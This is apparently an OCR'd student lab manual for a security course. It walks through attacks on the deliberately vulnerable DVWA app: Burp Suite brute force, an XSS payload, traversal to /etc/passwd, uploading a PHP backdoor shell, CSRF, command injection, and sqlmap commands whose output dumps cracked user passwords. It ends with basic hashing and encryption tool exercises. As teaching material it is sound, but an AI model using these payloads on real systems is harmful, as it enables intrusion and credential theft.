
Aim: Hacking Web Apps

a. Perform a Brute-force Attack using Burp Suite

Start BurtpSuite and navigate to login page and intercept the request.




Now right click the request and click send to Intruder option on list



Now select the username and password field values and click add$

Now for payloads will be using cluster-bomb attack and the list for username and password and click start attack. Now focus on length, sort descending way and we get username as admin and password as password, now try login using this credentials.




Login successful …

b. Traversal, File Upload, CSRF, SSRF, Command Injection, etc.Exploiting web application vulnerabilities like Cross-Site Scripting, Directory

Cross Site Scripting:

Payload: <script>alert('admin')</script>



Directory Traversal

Open the vulnerable page and look for the search query option in URL bar and pass it the payload

I will be using "../../../../../../etc/passwd" for traversal and getting the password files of the system

File Upload:

Browse to vulnerable page and upload the php backdoor shell, I will be uploading AK47 backdoor shell

Now navigate to the address of the stored file it will execute a backdoor

CSRF Attack

Navigate to change password page and change the password and copy the url

Here the URL will be sent to victim and as he clicks it, its password will be automatically changed to our set password.


Command Injection

The input box on the website will execute a ping command with given ip address, so along with ip address I will be using linux cat command

Security Breaches and Counter Measures Practical No 13


Aim: SQL Injection a. Perform an SQL Injection Attack Against MSSQL to Extract Databases using SQLMap

Start the burpsuite and capture the request of the sqli page.



Now, we save the file or copy it, just right click the request and select copy to file to save the request in the system.

Command: sqlmap -r sqlivuln –dbs



```
[11:42:21] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.14, PHP 5.3.1
back-end DBMS: MySQL ≥ 5.0
[11:42:21] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test
```

So, these are the available databases on the target server.
To get the tables of dvwa we will use the following command,
Command: sqlmap –r sqlivuln –D dvwa –tables

```
[11:44:51] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, Apache 2.2.14
back-end DBMS: MySQL ≥ 5.0
[11:44:51] [INFO] fetching tables for database: 'dvwa'
[11:44:51] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+----------+
| guestbook |
| users     |
+----------+
```

To get the columns of the users table we'll use the following command,
Command: sqlmap -r sqlivuln -D dvwa -T users –columns

```
[11:45:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.14, PHP 5.3.1
back-end DBMS: MySQL ≥ 5.0
[11:45:36] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:45:36] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| user        | varchar(15)  |
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| password    | varchar(32)  |
| user_id     | int(6)       |
+-------------+--------------+
```

Now lets get the data using the columns using the command,
Command: sqlmap -r sql -D dvwa -T users -C user,password –dump

```
[12:08:50] [INFO] resuming password 'charley' for hash '8d3
[12:08:50] [INFO] resuming password 'letmein' for hash '0d1
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------+
| user    | password                                     |
+---------+----------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)    |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
+---------+----------------------------------------------+
```


It gives the data and cracks the password using the dictionary attack and we can see the passwords beside the hash.

Security Breaches and Counter Measures Practical No 14

Aim: Cryptography


a. **Calculate One-way Hashes using Hashcalc**

Open Hashcalc and enter the text string you want to hash and then click on calculate, it will give the hash values for the selected formats.




b. **Calculate MD5 Hashes using MD5 Calculator**

search on google for any md5 hash calculator and input the string you want to hash, it will calculate and give the hash of it.




c. **Perform File Encryption using Advanced Encryption Package**


Open Advanced Encryption Package, and navigate to file which need be encrypted, then give password and click on Encrypt Now button.



aep encrypted file will be generated.


Now for decryption, select aep file and enter password and click, on decrypt the file will be decrypted…






d. Encrypt and Decrypt messages using BCText Encoder

Open the BCTextEncoder and enter the secret message, and click on encode then give password, it gives the encoded text for secret message

